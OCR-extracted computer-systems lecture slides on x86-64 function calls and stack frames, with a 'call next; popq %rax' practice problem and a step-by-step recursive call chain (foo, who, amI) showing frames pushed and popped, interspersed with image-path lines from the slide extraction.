  400550:  mov    %rdi,%rax
  •
  •
  400557:  retq
```



0x130

0x128

0x120

%rsp **0x120**

%rip **0x400549**

Practice problem

What does this code do?

```
            call next
    next:
            popq %rax
```

What is the value of %rax?

What would this be useful for?


Function calls and stack frames

For languages supporting recursion (C, Java), code must be re-entrant

- Multiple simultaneous instantiations of a single function
- Must store multiple versions of arguments, local variables, return address
  - Return address
  - Local variables
  - Function arguments (if necessary)
  - Saved register state (if necessary)

Implemented with stack frames

- Upon function invocation
  - Stack frame created
  - Stack frame pushed onto stack
- Upon function completion
  - Stack frame popped off stack
  - Caller’s frame recovered



Call chain: foo => who => amI


Call Chain Example

```
foo(…)
{
   •
   •
   who();
   •
   •
}
```

```
who(…)
{
   • • •
   amI();
   • • •
   amI();
   • • •
}
```

```
amI(…)
{
   •
   •
   amI();
   •
   •
}
```


Example Call Chain



Procedure **`amI()`** is recursive

Example

```
foo(…)
{
   •
   •
   who();
   •
   •
}
```



foo


who

amI

amI

amI

amI




Stack

%rbp

%rsp


foo


Example




```
foo(…)
{

}
```


```
who(…)
{
   • • •
   amI();
   • • •
   amI();
   • • •
}
```







Example



foo(…)
{
}
who(…)
{
}
amI(…)
{
•
•
amI();
•
•
}
foo
who
amI
amI
amI
amI


Stack
foo
who
amI
%rbp
%rsp


Example



foo(…)
{
}
who(…)
{
}
amI(…)
{
•
•
a
•
•
}
amI(…)
{
•
•
amI();
•
•
}



foo
who
amI
amI
amI
amI


Stack
foo
who
amI
amI
%rbp
%rsp


Example


foo(…)
{
}
who(…)
{
}
amI(…)
{
•
•
a
•
}
amI(…)
{
•
•
a
•
•
}
amI(…)
{
•
•
amI();
•
•
}



foo
who
amI
amI
amI
amI



Stack
foo
who
amI
amI
amI
%rbp
%rsp

Example




```
amI(…)
{
    •
    •
    amI();
    •
    •
}
```






Example




```
foo(…)
{

}
```


```
who(…)
{

}
```

```
amI(…)
{
   •
   •
  amI();
   •
   •
}
```







Example




```
foo(…)
{
}
```

```
who(…)
{
   • • •
   amI();
   • • •
   amI();
   • • •
}
```





Example



```
foo(…)
{
}
```

```
who(…)
{
}
```

```
amI(…)
{
   •
   •
   amI();
   •
   •
}
```

foo

who

amI **amI**

amI

amI

Stack

foo


who

amI

%rbp


%rsp


Example



```
foo(…)
{

}
```

